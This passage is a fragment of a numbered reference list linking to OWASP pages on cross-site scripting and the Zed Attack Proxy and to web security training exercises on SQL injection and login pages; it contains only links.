2. [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
3. [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
4. [https://pentesterlab.com/exercises/from\\_sql\\_i\\_to\\_shell/course](https://pentesterlab.com/exercises/from_sql_i_to_shell/course)
5. <https://sechow.com/bricks/docs/login-1.html>